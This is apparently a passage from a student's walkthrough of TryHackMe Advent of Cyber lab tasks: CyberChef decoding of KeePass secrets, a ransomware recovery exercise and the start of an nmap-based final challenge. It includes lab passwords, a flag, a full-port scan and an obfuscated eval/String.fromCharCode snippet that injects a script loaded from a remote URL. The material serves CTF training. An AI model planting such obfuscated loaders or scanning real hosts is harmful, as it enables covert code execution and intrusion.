Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9_',true)	thegrinchwasmhere	Possible languages: English German Dutch Indonesian Matching ops: From Base64 Valid UTF8 Entropy: 3.28
From_Base64('A-Za-z0-9_',true)	thegrinchwasmhere	Possible languages: English German


Question 3

Type the password that find in Question 1 and you will see a file named hiya. Open the file and you will find out the notes given.



Question 4 & 5

When we click on the Network tab we see there is a saved password for the Elf Server. Lets copy the password and paste it in CyberChef. It looks like it was able to decode the password from hex. The password for the Elf Server is sn0wm4n!



Question 6

When we click on the eMail we see there is a saved password for the Elf Mail. Copy the password and paste it on Cyberchef. By the notes given 'Entities', we can type it on the search bar and we can see HTML Entity as a result. Put it on the recipe to decode and it will show the result.

The screenshot shows the CyberChef web application. On the left, under the 'Recipe' tab, a green box labeled 'From HTML Entity' is selected. On the right, the 'Input' field contains the HTML entity string: `ic3Skatingl;`. The 'Output' field at the bottom displays the decoded result: `ic3Skating!`.

Question 7

Inside the Recycling Bin folder, open the elf security system and we can see the username and password.

The screenshot shows the 'Edit Entry' dialog box for an entry titled 'Elf Security System'. The 'User name' field contains 'superelfadmin' and the 'Password' field contains 'nothinghere'. The 'Notes' field is filled with a large block of hexadecimal data. The 'Expires' field is set to '12/23/2020 12:00:00 AM'. The dialog box has tabs for 'Entry', 'Advanced', 'Properties', 'Auto-Type', and 'History'. At the bottom, there are 'Tools', 'OK', and 'Cancel' buttons.

Question 8

Open the recycling bin folder and we will see the notes given. Copy the notes and paste it on the Cyberchef. Select the 'Charcode' and put it on recipe twice and set it with Comma as the delimiter and base of 10. A website link is given and copy the website and paste it on the internet browser and you will find out the flag.

Download CyberChef

Last build: 6 months ago · v9 supports multiple inputs and a Node API allowing us to program with Cyb...

Operations

charco

From Charcode

To Charcode

Favourites

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Extractors

Compression

Hashing

Code tidy

Recipe

From Charcode

Delimiter
Comma

Base
10

From Charcode

Delimiter
Comma

Base
10

Input

eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105,
110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97,
116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116,
39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121,
112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114,
105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46,
97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103,
46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44,
32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32,
49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44,
32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 49,
48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49,
55, 44, 32, 57, 56, 44, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 49, 44, 32, 49,
48, 57, 44, 32, 52, 55, 44, 32, 49, 48, 52, 44, 32, 49, 48, 49, 44, 32, 57, 55, 44,

Output

.https://gist.github.com/heavenraiza/1d321244c4d667446dbf9a3298a88b8

STEP

BAKE!

Auto Bake

[illegible]

[All gists](#)
[Back to GitHub](#)

sam

heavenraiza

📍 Quarantine, USA

[View GitHub Profile](#)

All gists 2

Forked 1

Starred 12

Sort: Recently created

Created 23 days ago

1 file 0 forks 126 comments 14 stars

```
1 THM{657012dcf3d1318dcaed864f8e78535}
```

Last active 5 years ago

Here are some things you can do with Gists in GistBox.

4 files 0 forks 0 comments 0 stars

```
1 // Use Gists to store code you would like to remember later on
2 console.log(window); // log the "window" object to the console
```

© 2020 GitHub, Inc.

[Terms](#)
[Privacy](#)
[Security](#)
[Status](#)
[Help](#)

[Contact GitHub](#)
[Pricing](#)
[API](#)
[Training](#)
[Blog](#)
[About](#)

Thought Process/Methodology:

Open the Attack box and Remmina to connect to the remote machine. Make sure the remote machine is deployed before proceeding. For Server provide as the IP address provided to you for the remote machine. Using User name as Administrator and password as sn0wF!akes!!!. Accept the Certificate when prompted and you should be logged into the remote system now. Open the folder, Copy the folder name and paste it on Cyberchef for decoding the encoded values. After that use the Magic recipe. When we enter the name of the folder, we see that Cyberchef was able to decode. Looking under 'Result snippet'. We will find out the password to the KeePass database. We can look through that the output when we enter the name of folder. We get phrase that was decoded from base64. Type the password that find in Question 1 and you will see a file named hiya. Open the file and you will find out the notes given. When we click on the Network tab we see there is a saved password for the Elf Server. Lets copy the password and paste it in CyberChef. It looks like it was able to decode the password from hex. The password for the Elf Server is sn0wm4n!. When we click on the eMail we see there is a saved password for the Elf Mail. Copy the password and paste it on Cyberchef. By the notes given 'Entities', we can type it on the search bar and we can see HTML Entity as a result. Put it on the recipe to decode and it will show the result. Inside the Recycling Bin folder, open the elf security system and we can see the username and password. Open the recycling bin folder and we will see the notes given. Copy the notes and paste it on the Cyberchef. Select the 'Charcode' and put it on recipe twice and set it with Comma as the delimiter and base of 10. A website link is given and copy the website and paste it on the internet browser and you will find out the flag.


Day 23: Blue Teaming - The Grinch strikes again!

Tools used: Remmina

Solution/walkthrough:


Question 1


Open the attackbox as usual and click the top-right side which is application and find for Remmina



Question 2

Open the RansomNote on the background and copy the highlighted code and use it on this website (<https://www.base64decode.org/>) to get the answer.






Question 3

Open the following file:


File Explorer > This PC > Documents > confidential

By doing that we can know that our answer is .grinch by looking at the file



Question 4

Open the Task Scheduler, click on the library and the suspicious file is there




Question 5

Head to the properties of the suspicious file


Action > Edit

Here we go theres the answer



Question 6



Click on the ShadowCopyVolume and you can find it there




Question 7

Open the Disk Management and we can see a “backup” choice we can’t discover in the file explorer

We can allow us to see the “backup” in the file explorer by changing drive to H.




After that, we should be allowed to find the “backup” and we can notice a file name with “confidential” is transparent and there is the answer




Question 8

Find the encrypted file and restore it to the previous version



After that open the file and we can find the password in there



Thought Process/Methodology:

First of all, we open the attackbox as usual and click the top-right side which is application and find for Remmina. Next, we open the RansomNote on the background and copy the highlighted code and use it on this website (<https://www.base64decode.org/>) to get the answer. We open the following file: "File Explorer > This PC > Documents > confidential" By doing that we can know that our answer is .grinch by looking at the file. We open the Task Scheduler, click on the library and the suspicious file is there. Head to the properties of the suspicious file "Action > Edit" and here we go there is the answer. For question 6, we click on the ShadowCopyVolume and you can find it there. We open the Disk Management and we can see a "backup" choice we can't discover in the file explorer. We can allow us to see the "backup" in the file explorer by changing drive to H. After that, we should be allowed to find the "backup" and we can notice a file name with "confidential" is transparent and there is the answer. Lastly, we find the encrypted file and restore it to the previous version. After that open the file and we can find the password in there


Day 24: Final Challenge - The Trial Before Christmas

Tools used: Terminal, Firefox, Burp Suite and Crack Station

Solution/walkthrough:

Question 1

First, we type command “touch target.txt” and set IP address as target.txt by using command “echo “IP address” > target.txt”. Next, we type command “nmap -p- -T5 IP address” to view which ports are open.



```
root@ip-10-10-91-17: ~
File Edit View Search Terminal Help
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
Scantype - not supported


root@ip-10-10-91-17:~# nmap -p- -T5 10.10.200.252

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-22 11:26 BST
Warning: 10.10.200.252 giving up on port because retransmission cap hit (2).
Nmap scan report for ip-10-10-200-252.eu-west-1.compute.internal (10.10.200.252)
Host is up (0.00063s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE
80/tcp    open  http
10573/tcp filtered unknown
27460/tcp filtered unknown
47410/tcp filtered unknown
65000/tcp open  unknown
MAC Address: 02:A1:78:0E:F9:E9 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 612.27 seconds
root@ip-10-10-91-17:~#
```

